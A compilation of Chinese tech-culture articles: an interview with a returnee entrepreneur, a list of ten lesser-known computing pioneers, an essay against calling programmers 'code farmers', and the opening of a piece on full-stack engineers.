如果我遇到这样的老板，那么解决方案很简单，我不会加入这样的公司。这么多年我对自己最满意的一点就是我有选择权，我可以自己决定去哪里，不去哪里。

原文链接：
http://www.ituring.com.cn/article/72226

技术人攻略访谈二十四：海归技术人的“降级论”实践

导语：本期采访对象石川@shichuan 石川，喜感网创始人及 CEO，JavaScript Patterns 创始人，HTML5 Boilerplate 成员，Mobile Boilerplate 主要开发人员。两年前，一篇名为《降级论》的文章，在互联网上流传甚广。作者是一名改投传统行业的 IT 工程师，用自身经历现身说法，劝诫还在无边苦海中的码农把目光投向更广阔的领域，用互联网技术和营销思维去改造听起来“低级”的传统行业。彼时恰逢 O2O 概念落地，于是乎，IT 大佬养猪，PHP 工程师卖水果的新闻不绝于耳。接下来这两年，大家目睹“互联网思维”的旋风刮过了餐饮

界、烧烤界、送花界、成人用品界……

正好也是2012年，海外生活了十年的石川回国，创办面向婚庆行业的喜感网。穿着得体、礼貌斯文，石川看起来就像极了典型的海龟。这个似乎离地气儿最远的人，却一头扎进了人民群众的汪洋大海：进入婚庆行业当卧底，见识了几百人为一份2000人民币不到的工作竞争上岗，见识了竞争对手雇几百个托儿黑到极致的本土营销战，见识了国企、民企、外企和政府的不同文化，甚至还参加了著名的“非诚勿扰”，并成为获得11盏灯的著名男嘉宾……从无所适从，到游刃有余，回国这两年，他抛弃了所有成见，360度拓展自己的生活和视野。在他看来，传统行业的大佬正在积极迎接来自互联网的挑战。董明珠和雷军的10亿赌局，是行业往纵深发展的表现，融合是大势所趋，互联网和传统企业不应该站在天平两端，寻求合作共赢才是发展之道。

- **技术人攻略：请简单介绍一下之前的经历？**

我16岁去新加坡读书，后来去了英国，在国外一待就是10年。专业是多媒体，接触到很多跨界的东西。毕业进入广告公司做前端开发，工作一年后加入新加坡奥美。

奥美的环境很能满足我对新东西的好奇心，因为对一切都感兴趣，老板就派我在工作之余参加了很多跨部门的活动，了解到一家广告公司从创意、顾问、媒体策划、文案、设计、公关到数据分析等不同层面的人都在做什么，以及如何利用技术去实现创意。但慢慢觉得做的线上活动可能一个月就下线了，沉淀下来的东西不多，只有一个短暂的转化率，也没有很强的成就感。

后来想专注一个领域，在技术上走得更深入。于是加入了 Lastminute，这是一家英国的旅游网站，类似国内的去哪儿网，在新加坡设有研发团队。在奥美工作特别忙，在新公司只做一个产品，空出来很多业余时间。于是我从一个极端到了另一个极端，把所有的业余时间都投入到开源项目上。

最初参与的开源项目是 HTML5 Boilerplate，这是一个针对 HTML5的前端开发框架，项目主导人叫 Paul Irish，是 Google

Chrome 的开发人员，以及 jQuery 的项目成员。当时我给 Paul 写了一封邮件，跟他说我总结了在广告公司服务客户遇到的各种问题和解决方案。他非常爽快地邀请我加入项目，并且

直接把我拖到了他的 IRC 里（类似于 QQ 群）。国内的 QQ 群里大家每天都说吃了什么、喝了什么，而国外 IRC 里大家都是把代码放进去，说我又做了什么。每天看到这么多好的东西，自己想不做好都不行。

在 Lastminute 做了一段时间之后，我年少轻狂的那个劲儿又犯了，觉得只关注这一个领域也不太开心，把工作一辞去了英国游学。开始想学工业设计，后来打算用这个时间干点别的，就把专业改成计算机，这样就基本不用学了。在英国的生活每天都很兴奋，城市几百年的历史就在你眼前，加上独立音乐，现代艺术，让人非常震撼。那边的人也很有热情，都在发自内心地创造和别人不一样的东西。我自己也没闲着，出版了一本 HTML5开发的书，做了很多项目，也参加了各种各样的社区活动。

- **技术人攻略：是什么促使你回国发展呢？**

去英国之前我回国待了一个多月，在北京一家德国 CRM 公司做技术方面的工作，顺便体验社会，但特别不适应。例如大家会问我学 HTML5可以赚多少钱，而在国外这永远都不会被问到，类似的问题经常会让我措手不及。国外做技术的人，Twitter 里每天发的都是技术内容，而国内的朋友们在微博里什么内容都发。我当时完全不理解这种行为，很好奇大家怎么知道如此多的东西，而自己除了技术什么也不会，感到很失落，最后不声不响地就走了。

虽然回国的这段经历吓到了我，但这个不安的种子慢慢发作了，到了国外后，又有了“国外好山好水好无聊，国内好脏好乱好精彩”的感觉。随后我对国内的情况产生了浓厚的兴趣。也意识到除了技术之外，我还欠缺很多其它方面的知识，纯做技术很难实现更多的自我突破。国内热火朝天的创业让我很激动，当时那根筋又发作了，跟老师打了个招呼说以后再补论文，学业没完成就回了中国。

- **技术人攻略：说一下回国之后的故事吧？**

在英国的时候就想做喜感网，曾经给一个美国朋友做过类似的婚庆网站，看好这个领域在国内的发展，于是打算先进婚庆公司做卧底。

我把自己的简历修剪了一下，投给了北京一间最大的婚庆公司之一，应聘婚礼策划师。这个月薪不到两千的职位，竟然吸引了百人来面试，大家黑压压挤在一个屋里等，甚至楼下也排起了长队。当时就感叹在中国什么事情都能做到极致。面试的过程同样神奇，6个人一组群

面，轮流介绍自己，挑出表达能力最好的一个，进入下一轮群面。就这样从几百人里筛出了二三十人，我也被选中了。然后老板登场，给我们一通洗脑，讲上市计划和画饼。接下来的一周是职前培训，由于我白天还在干别的事，落了几堂课，婚礼策划部分学得不好，老板直接把我调到了企划部，策划公司的品牌的推广，工资还因此增加到两千出头。体会了民族企业的一些文化，学到了很多东西，感觉很有意义。

后来卧底出来后，在做喜感时，也接了很多广告项目，经历了各种黑人和防黑。在一些线下活动中，竞争对手能雇几百个托，坐在你对面的客人全是假的，让你三天里一单也接不到。从网络攻击，到公关软文，到线下游击战，竞争对手能用各种方式把你黑到极致。还好我们客户从不主动黑别人，但得时刻防止被黑。也学会了和传统大佬们去拜关公，烧高香.....

当时一下子就傻啦，完全不知道该如何运用我原来学到的东西。白天接触的都是本土战，晚上接触的都是国外客户。每天活在“一花一世界，一树一菩提”的分裂中。

- **技术人攻略：说一下你上非诚勿扰的经历吧？**

我12年9月开始创业，10月底参加了非诚勿扰的录制。一方面是家里人天天看这个节目，让我去试试，另一方面可以顺便给自己的网站做下推广。整个过程跟应聘工作一样，又是一大屋子人好几百人领号，挨个自我介绍。最后导演让我留下来，多问了几个问题，就通过了面试。

因为现场牵手成功，获得了去马尔代夫旅游的机会。我们团里二十个人，在岛上组织了一个大 party，每个人都有很不一样的背景和人生经历，感觉特别神奇。上这个节目让我认识了很多有趣的人，开阔了视野。

- **技术人攻略：回国这一年多还做了些什么事，有哪些收获？**

这一年里每天都被“踩”，接触到了很多程序以外的东西。例如前几个月跟一家比较大的集团谈合作，发现了自己在商业上的不足。**做程序员的时候，眼里只有0跟1，不是黑就是白，但在商业过程中，要学会跟人合作和分享。创业最初就算没有赚到太多钱，但如果可以积累一个大的平台，完全可以分分钟再干点别的。但当时没有那种觉悟，以至于该放开的没有放开，该坚持的原则反而没有坚持。**

在销售上也吃亏，比较厉害的销售总是会通过一些方法从我手上拿走一些东西，利益互换的

过程中，可能把你又玩回去了。

这一年来，从早到晚活在好几个不同的世界里。有政府的项目产品、有外国的产品、有国企民企的产品、也有自己的产品，人一下子就活开了，以前所有的成见都没了。当然一般人不会那么“自残”去经历这么大一个弯。虽然在一些人看来这样的行为有些神经病，但我其实是享受这个过程的。能接触到这么多不同的圈子，这一年过得挺刺激的。现在大多数的事明白如何处理了，大方向上不会犯那种致命的大错误了。

心理上，从年少轻狂的“扛得住世界就是你的”转变到更理性的“站在巨人的肩膀上”是这年最大的收获，更加自信的面对自己的优势和不足了。

- **技术人攻略：你怎么看待国内和国外的机会差别？**

我个人认为国内可以学到的东西比国外多，国内在一个很短的时间内经历了高速的增长，所以自然会学比国外多得多，而且你可以跟着它一起成长，国外的这个过程已经过去了。

我接触到的来自传统行业的枭雄们，他们内心是渴望改变的，只是并不经常公开表达出来。例如我曾经卧底的公司、和后来做外包、咨询等帮助的一些传统行业的老板，他们的资源比我多得多，为什么当初在我离职的时候还想跟我合作。因为他们自己心里很清楚，现在的模式可能并非长期有沉淀，通过他们的担忧我能大概感觉到这个变革不会太慢。他们站在较高的位置，体现出的谦虚，和他们愿意拿出一些资源做些“返璞归真”的事，这些行为让我很受感动。

- **技术人攻略：你未来一到两年的目标是什么？**

我会专注一两个事情，把这一年多积累下来的经验都集中在一个点上。

我发现了自己的兴趣周期，之前几年每到低点，就会很痛苦，想做一次彻底的改变。正好读到老外写的一篇的文章，他的个性跟我差不多，但学会了驾驭自己的这种性格。类似牛皮癣一样，这种性格特质是消除不掉的，要学会和它和谐相处。产生低潮的原因是遇到瓶颈，这种情况下有两种选择，一种是彻底改变，另一种是坚持，但换个方向，可以把低潮利用起来做一些好玩的东西。要重视这种性格带来的问题，并学会寻找中间点，比如我自己这段时间就太融入中国社会了，但人家已经在变了。我学会了国内这些本土式的营销，但是我妈这么大年纪去研究3D 打印了，她又把我给颠覆了。所以说千万不能把自己原有的东西给扔掉，

要牢牢握住那个基础，之后再去拿别的东西。

人生中你最想要的那个事情其实不是靠坚持得到的，99%的东西是靠坚持，最后的成功1%则是靠一颗平常心得到的。这一两年培养的360度广角，都是为了1度的聚焦、突破点和爆发做准备。

- **技术人攻略：前端开发工程师应该怎样提升自己？**

前端开发跟其它任何领域是一样的，你需要有不断求知的欲望，不能允许自己一直停留在初级阶段。现在很多应用类的网站，前端的复杂程度和难度几乎就跟 Java 应用一样，而且除了做网页，前端工程师还可以做很多前后端结合的工作，在这个过程中提升自己。JavaScript 这个语言本身的伸展度很好，
可以应用的领域也非常广泛，既可以用它做低级的事情，也可以完成很高级的工作，用得怎么样还是看个人能力。我最近尝试着用 JavaScript 来控制硬件，过段时间打算把心得写成文章。

开始阶段大家可以尽量多用国外的框架，它们有更大的伸展度，易于入门，也可以帮你做到更高级。另外，多跟一些厉害的人交流，牛人并不是很遥远。当初我加入 HTML5 Boilerplate 这个开源项目的时候，发给 Paul Irish 的那封 Email 连两行字可能都没有，但他马上就让我加入，和他们一起做事情成长会非常快。

- **技术人攻略： 你怎么看待 HTML5的发展？**

应用开发是否适用 HTML5要根据你现有的资源、产品和用户群来决定。现在都讲精益创业，做最小化产品的时候，用 HTML5比较快，比如微信中口袋购物的微店，腾讯的风铃等都是基于前端技术的。做为独立 APP 的话，PhoneGap 比较快，花一天时间做成 APP，再花一天时间打包就可以发布了。如果效果不错，需要在用户体验上和功能上不断做到极致，可以再改用 Java，未来 PhoneGap 成熟了，也可以用回去。现在市场上的产品基本上每一到两年都要重构一次，最重要是产品需求，不要为了用而用。但 HTML5肯定是大趋势，只是时间长短而已。

技术人攻略访谈是关于技术人生活和成长的系列访问，欢迎和我们有共同价值观的你关注“技术人攻略”，邮箱 devlevelup@gmail.com，新浪微博 @devlevelup，希望能成为技术人成

长的精神家园。

欢迎通过微信公众账号关注技术人攻略

原文链接：
http://blog.segmentfault.com/devlevelup/1190000000447999


改变世界的 10 位伟大极客（不是想当然的那几位哦）

才情四溢的伊萨克•牛顿爵士如是说，如果说我比别人看得更远一些，那是因为我站在了巨人的肩膀上。对于历史上最智慧的大哲之一是这样，对于其他令人尊敬的贤人自然也是如此。虽然这十个人不过是改变世界的伟大极客的一个小小的缩影，但是如此可以让我们更易于铺陈对他们的称颂。

我能对此做出的唯一辩解是，这个名单上的人是那些即使你在街角遇见也不一定能认出的人。这儿没有三版明星的名字（维基百科），所以像史蒂夫•乔布斯、比尔•盖茨、谢尔盖•布林和拉里•佩奇以及马克•扎克伯格都不在里面。

Alan Turing

阿兰•图灵




著名的极客成就：图灵机排在第二位。他对第二次世界大战的结果的影响排在第一位（维基百科）。

我写这篇文章的这一天正是阿兰•图灵的生日。谷歌更换了它首页的 doodle 来几年他。为什么？因为这个蜚声国际的密码破译专家被认为是计算机科学之父!他还对人工智能的概念做出了卓越的贡献。图灵机是现代计算机算法的鼻祖，作为一个假想的模型解释了可计算逻辑的原理，甚至可以用来阐释 CPU 的工作。真可以算是是同类之中最简单的计算机了。

逸闻趣事：1952年，他因同性恋而被起诉。1954年，他自杀身亡。2009年，时任首相戈登•布朗代表英国政府对其公开道歉。

Bob Kahn and Vint Cerf

鲍勃•卡恩和文顿•瑟夫



著名的极客成就：在一篇名为“一个用于分组交换网络互联的协议”(A Protocol for Packet Network Interconnection）的论文中，提出并塑造了我们今天所了解的 Internet（Link1&Link2）。

从计算机科学之父到 Internet 之父，文顿•瑟夫和鲍勃•卡恩提出并实现了 TCP/IP 通讯协议族——Internet 事实上的标准。传输控制协议（TCP）和网际协议（IP）第一次令各种不同的计算机和各种能够互相“交谈”，真正建立了一个全球性网络。

Sir Tim Berners-Lee

蒂姆•伯纳斯李爵士

著名的极客成就：发明了万维网。（维基百科）

在 CERN（欧洲粒子物理研究所）工作期间，他提出了可以让研究人员在互联网上共享信息的超文本文档。当初设想用来让科学家交换信息的发明，最终却成为了一个全球性的互联网络——现在我们所熟知的万维网。在 CERN，蒂姆•伯纳斯李还实现了第一个浏览器，第一个网页编辑器和第一个网站。

逸闻趣事：他的父亲康韦•伯纳斯李和母亲玛丽•李•伍兹都曾经从事于世界上第一台商用电子计算机——Farranti Mark 1的研发工作。

Ralph H. Baer

拉尔夫•H•贝尔

著名的极客成就：视频游戏先驱，由于他的巨大贡献，被公认为是视频游戏之父。（维基百科）

拉尔夫•H•贝尔开发了 Brown Box——第一款家庭视频游戏主机（随后发售了 Magnavox Odyssey）。他还发明了第一款光枪，将枪弹带进了主机游戏的世界。他几乎一手创建了视频游戏这个现在数十亿美元的产业。

逸闻趣事：拉尔夫•H•贝尔是专业电视工程师，之后还曾为美泰公司（全球最大玩具生产商之一，芭比娃娃即是美泰的产品）设计制造了经典的 Simon。

Ray Tomlinson

雷•汤姆林森

著名的极客成就：email 的发明人。（维基百科）

就在1971年 Internet 脱胎于它的前身 ARPANET 成型之时，雷•汤姆林森发明了让邮递员担心失业，让我们淡忘书写艺术的东西。Email 首次从一台机器发送邮件到另一台相连的机器的时候并不起眼，但是随后随着另一种邮件操纵协议的建立，email 迅速演进成为了一种通讯的方式。

逸闻趣事：符号@被雷•汤姆林森用来区分他所在的大楼里不同计算机上的用户。

Dennis Ritchie

丹尼斯•里奇

著名的极客成就：发明 C 语言以及（与肯•汤普森一起）UNIX 操作系统。（维基百科）

发明 C 语言的意义究竟有多么重大？让我引用一段杂志文章的话“史蒂夫•乔布斯站在它的肩膀上”。与乔布斯教主不同，他的离去令人黯然神伤，无人知晓，没有挽歌。C 的重要性在于你在使用它的时候无需担心硬件平台。它是很多操作系统的核心——从 Mac OS X 到 iOS 和 Android 无一例外。大量的硬件驱动是用 C 写就的。正如极客名言所说——用 C 编程的真爷们！

逸闻趣事：丹尼斯•里奇同布莱恩•柯林汉（Brian Kernighan）一起写了《C 程序设计语言》，这本 C 语言编程的终极宝典。在这本书里，他们首次引入经典的“Hello World”（相信你们已经是好朋友了~）。

Jarkko Oikarinen

贾科•奥卡瑞伦

著名的极客成就：发明 IRC——世界上最古老的多人聊天协议。（维基百科）

诺基亚不应是芬兰闻名世界的唯一理由。1988年贾科•奥卡瑞伦发明了互联网中继聊天（Internet Relay Chat）。IRC 是世界上第一款实时聊天协议。至今它仍然有着不容小觑的影响力，全世界数以千计的网络和 IRC 服务器仍然在支持它。

逸闻趣事：不论是在海湾战争还是1991年的苏联解体政变中，IRC 都是为成功打破舆论管制，传递第一手消息做出了贡献。

Shawn Fanning

肖恩•范宁

著名的极客成就：创立 Napster 以及可能是开启了数字音乐的狂潮。（维基百科）

1998年，一项最初作为点对点文件共享的服务，最具可能地开启了数字音乐的革命以及促成

了 MP3音乐的流行。在音乐巨头一连串的诉讼下，Napster 在2001年关闭。Napster 让 P2P 模式流行起来，并且还是最早让独立歌手和地下音乐得以见天日的平台。肖恩•范宁是一个大学肄业生，他与约翰•范宁和西恩•帕克异同创建了 Napster。

逸闻趣事：Napster 是以肖恩•范宁的卷发的发型（nappy）命名的。

Bram Cohen

布拉姆•科恩

著名的极客成就：创立了 BitTorrent。（维基百科）

你很可能已经听说过 BitTorrent 了，但是布拉姆•科恩就不一定了。这位美国程序员是让我们得以同整个世界的用户共享任何类型文件的点对点协议的作者。BitTorrent 的客户端也是他写的。

逸闻趣事：布拉姆•肯恩患有阿斯伯格综合征，一种能够影响人的生理机能和社交能力的疾病。

Michael Hart

迈克尔•哈特

著名的极客成就：电子书（eBook）的发明人。（维基百科）

迈克尔•哈特可能是这个名单上最后的人了，但是他的贡献影响深远，并且随着知识的增长与传播还会更大。一切多亏了电子书。他还是古腾堡计划的创始人，古腾堡计划让那些版权到期（公有域）的图书以及一些有发行许可的版权图书对公众开放。古腾堡计划还被认为是世界上第一个在线的公共图书馆。

逸闻趣事：古腾堡计划最初的300+图书是他手打的。尽管他让知识以免费的方式触手可及，但是他还是死在贫困交加中。

现在你可能因为我没有提到常见的那些人而暴跳如雷了，没有杰克•多西（Jack Dorsey，Twitter 创始人），没有杰夫•贝索斯（Jeff Bezos， 亚马逊创始人），没有林纳斯•托瓦茨（Linus Torvalds，Linux 教父）。一切就好像是我从一个帽子里随便揪出来了几个名字一样，或许这也是我为什么没有吧艾达•拉芙蕾丝（Ada Lovelace）和艾尔•格尔（AI Gore）放上来的原因。不过这就是这个名单的问题所在了——你不可能把所有人都放上来。我真的很想吧马特•穆伦维格（Matt Mullenweg）放在这里，因为他是你能读到这篇文章的原因之

一。毕竟，是他开发的 WordPress。你的名单上还有谁，快让我们知道吧！

编程旮旯

即使别人是码农，你却不该是

好几天前，在微信里，有个童鞋给我留了这么一段话：

「程序君，昨日知乎日报上出现的那篇《为啥中国的程序员都被称为码农》（以下简称「码农」），看完实在心酸，作为一名还在大学校园即将走向“码农”大军的愣头青，想请教您，你对那篇文章有啥看法？上面的说法属实吗？中国程序员的现状大体是怎样？麻烦指点」

我大概看了一下那篇文章，说的有些道理。但程序君认为：别人是不是码农与你无关，你不该成为那篇文章作者眼中的码农。作者说码农一词强调程序员「地位低下、枯燥和劳累」。作为一个程序员，我也来随便说说。

收入和地位

一般而言，程序员的收入水平不低。我没有具体的数据，但在一线城市，程序员的平均收入应该都能达到该市的中上水平 —— 我猜 top 30% 左右。2012 年，我们在校园招聘的时候，很多面试后非常心仪的同学（清华，北大，中科院等）最终都拿着十几到二十万的薪资去了 B，T 等公司，有一个我们特别中意的 iOS 工程师，被我们追了很久，但后来最终还是被某著名游戏公司招安，拿了二十好几万的薪水 —— 这可是程序君工作了好几年后才能拿到的 package 啊。

所以你说程序员的收入低么？为什么你的收入会低？为什么你怕你未来的收入会低？

程序君有个朋友，也是途客圈的前员工，本科来实习前已经有很多独立的项目经验，掌握了 python/django 和 iOS 的开发能力。他聪明好学，上手能力非常快，稍加指点就能从事重要功能的开发，勤奋程度又不输于程序君，所以进步神速。后来途客圈的很多核心功能都交由他来负责，某些功能程序君都自认为无法做得比他好。一年半后他从途客圈「毕业」时，已经是各大公司争相想招致麾下的「面霸」，同时拿到了好几份 offer，最终去了某搜索公司，现在前途一片光明。

我想这是一个很有借鉴意义的例子，尤其对于在校学生。就像之前的『软件开发升级打怪之路』所讲的那样，我们身边有那么多很有意思的问题可以通过软件来解决，你愿意放弃一部分打 dota 的时间和精力去解决么？你愿意在解决的过程中排除万难，啃下一个个硬骨头么？

如果你在学生时代就有很多拿得出手的项目，那么在现在互联网热火朝天，人才缺口很大的时代，找一份薪水不低的工作还是难事么？

程序员可能是世界上唯一一份不用太靠学历，不用太靠爹娘，甚至都不用太靠熬日子出头的工种。有人杜撰了这么个故事：

说 Python 之父 Guido van Rossum 有天跑去 google 面试，说了三个词："I wrote

python"，就被录用了。

当然像 Guido 这样的大牛犯不着主动去找工作的，就像球场上的超级明星，给猎头打个电话，说我想挪个窝了，工作机会就会像雪片一样飞来。这个故事虽为杜撰，但不失一个很好的例子说明程序员「不靠天，不靠地，就靠自己一双手」的本质。你的薪水取决于你能做出什么来。

至于地位，我觉得除了权贵阶层，其他人的地位都差不多。如果不做公务员，没事别老琢磨地位，那玩意说来就来，说走就走。我倒觉得**程序员应该多提高自己的品味 —— 至少多学学打扮自己，别拿着中产的收入过得像无产阶级。**

另外，建议妹子们也多关注关注程序员这个群体 —— 毕竟能够改变世界的几类人中，程序员算是最好接近，在比较年轻的时候就能看出潜力，也最好玩弄于股掌中的。^_^

工作枯燥

工作枯燥这事真心和你自己的感受有关。首先不是所有人都适合做程序员的，如果你换了不少团队或公司，做什么都觉得枯燥，自己又没兴趣做 pet project，那你要好好考虑下自己是否适合这条路。否则走下去，就真成了「码农」一文中的码农了。

有人曾经给我留言说自己不想做业务相关的事，没意思，想做「真正的程序员」做的事情。拜托，我们做的是产品，哪个产品不是和业务相关的呢？脱离了业务的软件，要么是纯粹个人爱好，要么只能在象牙塔里生存。

有人说工作特么没劲，每天干的都是琐碎边缘的活儿，枯燥死了。好吧，你以为程序君做得总是高大上的事情么？程序君最近两周干的活也琐碎得要命，其中一个任务类似于「从 linux kernel 的源代码里，把所有.c 引用的.h 文件摘一摘，只留下真正有用的（但系统还能正常编译运行）」。

工作中这样的活不少，枯燥是有点枯燥，遇到了与其怨天尤人，不如想办法快点将它完成。程序君花了大半天时间，在走了很多弯路写了两个程序后，终于找到一个巧妙的办法，仅仅写了五十多行 python 代码就将其完成。效果从最初的方案减少了 25% 的.h 文件一直到减少了 95% 的.h 文件。

我比较不理解有程序员说自己总不得不做重复劳动，所以感觉工作异常枯燥。想想「程

序员」这顶帽子带在头上意味着什么？它意味着全世界任何群体都有理由说自己的劳动是重复劳动，唯独程序员这个群体不能。为何？程序员坚守的信条是 DRY（Don't Repeat Yourself），一件事当你发现你需要重复第二次时，就要考虑将其自动化。做不到这一点的请努力，因为这决定了你的效率和效能。

还举我自己的例子吧。前些日子我要测试几个开发环境，流程大概是下载代码，编译，运行 UT。因为开发环境有点问题，所以在下载完代码后我需要对代码打个 patch。这活第一遍我是手工做的，为了验证整个流程的正确性，调整 patch 等等。第二遍以后我就写了个脚本将其自动化。虽然在我写这个脚本的时间里，我完全可以对所有的开发环境都一一验证，但脚本化的好处是，我可以让别人用这个脚本也进行独立验证，我也可以在今后几天的工作中反复使用。

枯燥是你看待任务的主观情绪。很多看起来外表光鲜的互联网公司或者软件公司，真正分到你手上的任务就不见得光鲜靓丽。大数据？那是对外美好的商业表述。你真正做的事情也许是对海量日志进行或手动或半自动分析，枯燥不？操作系统？好吧，你去了以后发现主要做的是本地化，枯燥不？虚拟化？好吧，那里很大的团队在做驱动开发，枯燥不？

没那么多枯燥。**软件就是一个个实现起来非常枯燥的功能有机地组合在一起，为用户（客户）提供价值。**无法认清这一点，总认为自己干的就是最枯燥的，那你只能继续枯燥下去，也只能成为「码农」作者眼中的码农。

辛苦劳累

辛苦劳累倒是真的。不过要看你怎么个辛苦法。

如果你在一家各种限制你自由发挥，还以你工作时长为工作态度和工作能力的评定标准，那么，除非你有其它想法，否则应该选择离开。记得我毕业后工作的第一家公司，有天晚上吃饭，老板问我对 team 里两个女孩有什么评价，我说她们工作得挺好，合作愉快啊（潜台词是男女搭配，干活不累^_^）。老板努了努嘴，说：可她们一下班就回家，工作态度不积极啊。我听着不是滋味，心里就萌生了离开的念头。

程序员的工作绝对不应该用工作时间，是否加班来衡量。如果你的老板给你的评定是「该员工工作积极努力，主动加班，blablabla」，你还愿意这么呆着，那你就别抱怨辛苦劳累。

不过现状的确是是很多程序员都在加班，包括我在内。

有些人加班是真忙。但其实有很多行业比程序员忙得多，比如四大所在的会计（审计）行业，比如投行，咨询。

也有些人加班是刷存在感。

但更多的人加班是为了有一个清静的环境，能做点什么。

要说辛苦劳累，我觉得一个很重要的原因是：这个工种需要你不断更新夯实自己的技能。

如果被迫接受，那身心俱疲；如果主动出击，身体累了点，心灵上的成就感还是不小的。

原文链接：http://news.cnblogs.com/n/204012/

也谈谈全栈工程师

纵使目标再大，人的精力有限，于我来说，早些时候远大目标隐约是“成功的软件工程师”这个样子，但是目标是需要逐渐细化的。这些年我渐渐对自己的定位和未来有了一个清晰一点的认识。确实我有很强的观点，觉得软件工程师需要有足够的全面性，在《我眼中的工程师文化》中我也说“工程师文化，不是只有权力的一面，它对工程师的要求，是每个人都要足够能干，都要做许多的事”……

但是，全面性不代表没有专精、没有方向。深度和广度统一的问题已经有许许多多过往的人和我说过了，不存在一个在某一领域精深的牛人但是知识却很窄，也不存在一个博学大师但是却没有一个自己擅长的领域；而方向更是不可回避的问题，以前和朋友开玩笑总结了几类工程师的发展方向，就像打怪升级一样，有数据库专精、有前端专精、有语言设计专精、有机器学习领域专精，甚至还有企业流程咨询专精、敏捷实践专精的……领域划分实在是太宽阔了，就看技能点数如何分配。

我当然也给自己寻找了方向。在这个网站的右上角我放上了三个关键词，大概是对当前的我一个侧面最粗略的描述：

- #Web#是我一直以来感兴趣的领域，早有人说互联网软件的技术和发展甩传统软件好几条大街，尤其在见到很多朋友、牛人投身互联网领域，我更对它充满憧憬；
- #JavaEE#算是我相对熟悉的领域，虽说这几年接触的东西稍微多一些；
- #全栈工程师#是我的方向之一，粗略地说我现在也已经符合这样的标准，但是仁者见仁智者见智，这是以我的观点而言的，每个人对它有不同的理解，在这里我会说说我的看法。

其他人的理解

关于这个话题，当前颇有争议，虽说大部分工程师表示认可。在 Google 搜索“Full Stack Developer”的第一条记录，是 Laurence Gellert（前汤森路透的工程师）写的一篇名为《What is a Full Stack developer》的文章，这篇文章的观点其实还是非常切合主线的：

To me, a Full Stack Developer is someone with familiarity in each layer, if not mastery in many and a genuine interest in all software technology.

并且罗列了满足“full stack”应当掌握的各层技术，包括服务器、网络、主机环境，数据建模，业务逻辑，API 层/Action 层/MVC，界面，用户体验和理解用户、业务所需。

在国内，知乎这个帖子应该算是热帖了，每个人都有自己的看法，比如第一条回复就提到了思维方式和学习能力，但是其中有很多观点偏离了“全栈”这个主线，变成了“我心目中的理想工程师”这样的讨论，就不符合初衷了。

全栈工程师的发展

在系统、全面的大公司，全栈工程师并没有一个稳定的发展职位。我无比赞同知乎那个帖子里面这样的一句话：

一个真正的全栈工程师，目标只有一个：创业。

听起来有些悲凉，但事实就是如此。任何一个方向颇具深度的工程师，都有希望为自己在那个特定的领域赢得自己的一席之地，是权威，也是技艺精深的专家。但是对于所谓的“全栈”

而言，很多情况下根本就称不上优势，你会写数门程序语言，会设计 API，会写前端代码，会做手机 APP，甚至会切图，会和用户沟通，但是倘若在这些方向都难说有哪一项足够强大，那全面性又能在大公司的晋升线路上谋得什么？

但是创业的小公司就完全不是这样了，你不能指望有 DBA、技服、产品经理、美工、前端设计师、服务器工程师、操作系统管理员……无数角色，你只能有那么少得可怜的几个人，每个人都必须是全才，搞得定各种事情，经验丰富、视野广阔。出了问题，一个人就可以搞定，而每个人，都可以彼此备份。

这也是“学习能力”在全栈工程师中扮演无比重要角色的原因。毕竟，在全面的工程师，也不可避免地涉足自己不熟悉的领域，快速学习并且把问题搞定，在这样的过程中体现自己的价值。

全栈工程师拥有更广阔的视野和更广泛的学识。全栈工程师可以从更高的角度去看待问题，这比某个领域的专家，更不容易做出错误的决策。

事实上，软件工程本来就是一个复杂的事情，需要工程师掌握和学习的知识很多。在我前一家公司，有这样一个故事，好几年前，公司尝试给软件工程师分档，甚至依此使用不同的雇佣实体：让来自子公司 A 的最优秀的工程师设计了程序，再让来自子公司 B 的平庸工程师去实现。最后这个方案彻底失败了，两家子公司的工程师被迫合并，这也证明了，软件工程是一项复杂的脑力劳动，想像流水线工人那样，把整个环境简单地切分成若干个过程，然后通过简单劳动完成，是不可能的。你可以举出很多外包、内包公司中上述的例子，但是在我看来，这只是对劳动力的压榨而已，别指望这样的形式能做出什么伟大的产品来。

“全栈”不等于“全面”

